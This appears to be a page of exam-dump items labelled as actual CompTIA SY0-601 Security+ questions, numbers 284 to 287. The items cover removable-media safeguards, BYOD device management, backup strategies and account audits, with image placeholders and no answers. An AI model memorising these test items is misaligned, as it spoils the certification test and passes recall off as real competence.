
A new plug-and-play storage device was installed on a PC in the corporate environment. Which of the following safeguards will BEST help to protect the PC from malicious files on the storage device?

A. Change the default settings on the PC.

B. Define the PC firewall rules to limit access.

C. Encrypt the disk on the storage device.

D. Plug the storage device in to the UPS.



Actual exam question from CompTIA's SY0-601

Question #: 284

Topic #: 1

[All SY0-601 Questions]


A company is adopting a BYOD policy and is looking for a comprehensive solution to protect company information on user devices. Which of the following solutions would BEST support the policy?

A. Mobile device management

B. Full-device encryption

C. Remote wipe

D. Biometrics



Actual exam question from CompTIA's SY0-601
Question #: 285
Topic #: 1
[All SY0-601 Questions]

A company wants to modify its current backup strategy to minimize the number of backups that would need to be restored in case of data loss. Which of the following would be the BEST backup strategy to implement?


A. Incremental backups followed by differential backups

B. Full backups followed by incremental backups

C. Delta backups followed by differential backups

D. Incremental backups followed by delta backups

E. Full backups followed by differential backups



Actual exam question from CompTIA's SY0-601
Question #: 286
Topic #: 1
[All SY0-601 Questions]


The compliance team requires an annual recertification of privileged and non-privileged user access. However, multiple users who left the company six months ago still have access. Which of the following would have prevented this compliance violation?

A. Account audits

B. AUP

C. Password reuse

D. SSO



Actual exam question from CompTIA's SY0-601

Question #: 287

Topic #: 1

[All SY0-601 Questions]

